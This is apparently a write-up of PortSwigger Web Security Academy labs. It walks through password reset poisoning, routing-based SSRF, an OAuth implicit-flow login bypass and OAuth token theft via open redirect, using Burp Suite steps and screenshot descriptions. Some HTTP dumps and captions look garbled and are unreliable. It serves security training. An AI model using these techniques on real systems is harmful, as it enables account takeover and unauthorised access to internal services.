
The screenshot shows the Burp Suite interface with the Intercept tab selected. The target application's login page is displayed, showing a field for 'Please enter your username or email' with the value 'wiener' entered. The intercept history shows a modified POST request to '/log/event?at=zon' with the 'Host' header set to 'www.youtube.com'. The status code for this request is 200. Below the history is a detailed table of captured requests with columns for Host, Method, URL, Params, Status code, Length, and Mimetype.

Step 2: Enter the victim's username (e.g., carlos) and intercept the password reset request in **Burp Proxy**.

Step 3: send request to repeater.



Step 4: Copy the host id and replace it with another id you will get email in exploit server.




Step 5: copy the email url and paste it in repeater in burp

The screenshot shows a web browser window with several tabs open, including "Exploit Server" and "Basic password". Below the browser is the Burp Suite interface, which is intercepting a POST request to "/forget-password". The request payload contains a long string of characters, likely a crafted exploit. The response from the server is a simple "Hello, world!". The Burp Suite interface also displays the response headers and body.


Step 6: Go to access log in exploit server.

The screenshot shows a web browser displaying the access log of the exploit server. The log entry shows a POST request to "/forget-password" with a user agent of "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36". The response is a standard "Hello, world!" message. Below the browser is the Burp Suite interface, showing the same request and response details as in the previous screenshot.

Step 7: Copy the token from access log



Step 8: Copy the url of the email.



Step 9: paste the url in new window in browser you will be redirected to portswigger sight where you need to login as carlos

## Step 10: Enter the new password.

The screenshot shows a web browser window with multiple tabs open, all related to the 'Basic password reset poisoning' lab on 'Web Security Academy'. The main content area displays a form for changing a password. It includes fields for 'New password' and 'Confirm new password', both currently empty. A green 'Submit' button is at the bottom. At the top right, there is a 'LAB Not solved' badge.

The screenshot shows a web browser window with multiple tabs open, all related to the 'Basic password reset poisoning' lab on 'Web Security Academy'. The main content area displays a 'Login' page. The 'Username' field contains 'carlos' and the 'Password' field contains '\*\*\*\*\*'. Below the fields are links for 'Forgot password?' and a green 'Log in' button. At the top right, there is a 'LAB Not solved' badge.

## Step 11: Lab Completed

The screenshot shows a web browser window with multiple tabs open, all related to the 'Basic password reset poisoning' lab on 'Web Security Academy'. The main content area displays a 'My Account' page. It shows the message 'Congratulations, you solved the lab!' and a 'Solved' badge. Below this, it lists the user's details: 'Your username is: carlos' and 'Your email is: carlos@carlos-montoya.net'. There is a form to update the email, with an 'Email' input field containing 'carlos@carlos-montoya.net' and a green 'Update email' button. At the top right, there is a 'LAB Solved' badge.

# Lab2: Routing-based SSRF

**Objective:** Exploit a routing-based Server-Side Request Forgery (SSRF) vulnerability to access an internal administrative interface that is otherwise unreachable.

**Step 1:** Browse the application and identify a feature that interacts with other internal services or uses a middleware that routes requests based on the Host header.

The screenshot shows two instances of the Burp Suite interface. The top instance displays a list of intercepts for the URL <https://0a8700948a421d0f0d418007b7001.web-security-academy.net/>. The bottom instance shows a detailed view of a selected intercept, specifically the request and response for a POST request to the URL <https://0a8700948a421d0f0d418007b7001.web-security-academy.net/>.

**Step 2:** Use **Burp Suite** to intercept a request to the application and send it to **Repeater**.

**Step 3:** Modify the **Host header** in the request to point to a common internal IP address (e.g., 192.168.0.1) or a hostname typically used for admin panels (e.g., admin.internal)

This lab is vulnerable to routing-based SSRF via the Host header. You can exploit this to access an insecure intranet admin panel located on an internal IP address.

To solve the lab, access the internal admin panel located in the 192.168.0.0/24 range, then delete the user carlos.

**Note**

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

[ACCESS THE LAB](#)

[Solution](#)

[Community solutions](#)

Michael Sommer

Request

```

GET /admin HTTP/2.0
Host: 192.168.0.100
Cookie: session=SESSIONID=33D2A894-600A-40D1-BEAD-1B9D30AED303; _JSESSIONID=4787ECC5C0838E8B9E9389E95E9A8009; acmehost=192.168.0.100; acmeport=20001; acmeuser=carlos; acmedevice=192.168.0.100; acmedeviceport=20001; acmedeviceid=123456789
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Priority: user
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/143.36
Accept-Charset: none
Sec-Fetch-Dest: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-encoding: gzip, deflate, br
Priority: user

```

Response


```

HTTP/2.0 404 NOT FOUND
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 2097
Content-Type: text/html; charset=UTF-8
Date: Mon, 20 Nov 2023 10:22:24 GMT
Server: Apache/2.4.42 (Ubuntu)
X-Powered-By: PHP/8.2.12
Content-Security-Policy: frame-ancestors 'none'
X-Content-Type-Options: nosniff
X-Download-Options: no-dl
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 1; mode=block


```

In the browser's developer tools, the response body shows the error message "Not Found".

**Step 4:** If you receive a "404 Not Found" or "Forbidden," use **Burp Intruder** to brute-force the last octet of the internal IP range (e.g., 192.168.0.0/24) to find the active internal server.




**Step 5:** Once an active internal IP is found (indicated by a "200 OK" or a different response length), change the Host header to that IP and the path to /admin.



**Step 6:** Access the Admin panel through this routed request and locate the option to delete a user.

**Step 7:** Delete the user **carlos** to fulfill the lab requirements and solve the lab.



# OAuth authentication

## Lab1: Authentication bypass via OAuth implicit flow



Objective: Exploit a flaw in the OAuth implicit flow where the application fails to verify the access token on the backend, allowing you to log in as any user by simply changing the email address in the authentication request.

Step 1: Log in to your own account and intercept the OAuth callback request in Burp Proxy (usually a POST /authenticate or /login request that includes an access\_token and email).

The screenshot displays a Windows desktop environment with four Burp Suite windows open, illustrating the process of intercepting an OAuth implicit flow:

- Top Left Window (Burp Suite):** Shows a list of intercepted requests. One request is highlighted, showing a POST /authenticate?access\_token=...&email=... payload.
- Top Right Window (Browser):** Displays the "Sign-in" page of the "Web Security Academy" application. It has fields for "username" and "password", and a "Sign-in" button.
- Bottom Left Window (Burp Suite):** Shows a list of requests, including a POST /authenticate?access\_token=...&email=... request.
- Bottom Right Window (Browser):** Displays the "Authorize" screen for the "BLOG" application. It lists "WeBLoTing is requesting access to:" with "Profile" and "Email" options, and a "Continue" button.

## Step 2: Right-click the request and select Send to Repeater.



**Step 3:** In Repeater, locate the JSON body or parameters containing the email and username.

**Step 4:** Change the email address to carlos@exploit-board.net (or the target user's email) while keeping your valid access\_token.


**Step 5:** Click **Send**; the application should log you in as **carlos** because it trusts the client-provided email without verifying it against the OAuth provider.

Screenshot of Burp Suite showing a successful OAuth implicit flow bypass. The request is a POST to https://0a8400e503620a9280ef45a000c00024.web-security-academy.net/login with JSON payload {"email": "carlos@security-academy.net", "username": "carlos", "token": "f0d30e77a9116d3e99b0110a00024"}, resulting in a 302 Found response with a Set-Cookie header containing a session ID. The browser shows the Web Security Academy homepage with a magnifying glass over the word 'TRUTH'.

Screenshot of Burp Suite showing a successful OAuth implicit flow bypass. The request is a POST to https://0a8400e503620a9280ef45a000c00024.web-security-academy.net/login with JSON payload {"email": "carlos@security-academy.net", "username": "carlos", "token": "f0d30e77a9116d3e99b0110a00024"}, resulting in a 302 Found response with a Set-Cookie header containing a session ID. A 'Repeat request in browser' dialog is open, prompting to copy the URL to the clipboard. The browser shows the Web Security Academy homepage with a magnifying glass over the word 'TRUTH'.

**Step 6:** Follow the redirect to the home page or account page to verify you are logged in as the target user.


**Step 7:** Navigate to the **Admin panel** (if required) and delete the user **carlos** to solve the lab.



## Lab2: Stealing OAuth access tokens via an open redirect

Objective: Exploit an OAuth service that fails to validate the redirect\_uri properly, allowing you to use an open redirect on the client application to leak access tokens to an attacker-controlled server.

Step 1: Login as a user.



A screenshot of the Burp Suite interface showing the OAuth sign-in process. The "Repeater" tab is active, displaying a "Sign-in" form with a "woner" field and a "Signin" button. The "Request" tab shows the URL and parameters for the sign-in request. The "Response" tab shows the response body containing the OAuth authorization code.

A screenshot of the Burp Suite interface showing the exploit being injected. The "Repeater" tab is active, and the "Request" tab shows the modified sign-in request with an additional parameter "redirect\_uri" set to "http://127.0.0.1:8080/lab2/steal". The "Response" tab shows the response body containing the OAuth access token.

**Step 2:** Explore the application and identify an **open redirect** vulnerability on the main site (e.g., a /post/next?path=... parameter that redirects to any URL).

**Step 3:** Initiate the OAuth login process and intercept the authorization request (the one sent to /auth?client\_id=...) in **Burp Proxy**.

The screenshot shows a browser window with the URL <https://lab008404.lib0de.00b2f2.3002/00lab/web-security/>. The page title is "Stealing OAuth access tokens via an open redirect" and it says "LAB Not solved". Below the title is a red button "Go to exploit server". The main content of the page is a photograph of two people in white shirts exchanging a stack of money. At the bottom left, there's a section titled "FAVOURS" with a "Learn more" link.

**Burp Suite Community Edition v1005.11.6 - Temporary Project**

**Request**

```

1 GET /auth/client_idempotent/retrieveUserRedirectUrl
  https://lab008404.lib0de.00b2f2.3002/00lab/web-security-academy.net/oauth-callback?.../path=https%3A%2F%2Fexample.com%2Fresponse_type%3Dtoken%26code%3D13798934%26scope%3Dopenid%26profile%26email%26state%3D%22Chromium%22%22%22%26A_Brand%3D%22%
2 Sec-CH-UA: "Chromium";v="142"
3 Sec-CH-UA-Mobile: 10
4 Sec-CH-UA-Platform: "Windows"
5 Sec-CH-UA-Platform-Version: "10.0"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
8 Accept: 

```

**Response**

```

1 HTTP/2 200 Found
2 Content-Type: application/javascript
3 Pragma: no-cache
4 Cache-Control: no-cache, no-store
5 Set-Cookie: interaction=cashBuyForYouId=5b57f8e1; path=/interaction/cashBuyForYouId/5b57f8e1; expires=Sat, 10 Jan 2024 14:42:41 GMT; max-age=18000; secure; httpOnly
6 Set-Cookie: _interaction_rememberToken=0433001c42c70a4d3c3f5f2e002; path=/auth/cashBuyForYouId/5b57f8e1; expires=Sat, 10 Jan 2024 14:42:41 GMT; max-age=18000; secure; httpOnly
7 Location: /interaction/cashBuyForYouId/5b57f8e1
8 Content-Type: text/html; charset=UTF-8
9 Date: Sun, 10 Jan 2024 14:42:41 GMT
10 Keep-Alive: timeout=30
11 Content-Length: 10
12 Redirecting to /interaction/cashBuyForYouId/5b57f8e1

```

**Done**

Event log (0) All issues Memory: 197.6MB of 3.6GB ENG Disabled 2032 10:01:2026

**Burp Suite Community Edition v1005.11.6 - Temporary Project**

**Request**

```

1 GET /auth/client_idempotent/retrieveUserRedirectUrl
  https://example.com/Wallets_tokens-005b57f8e14627WM...
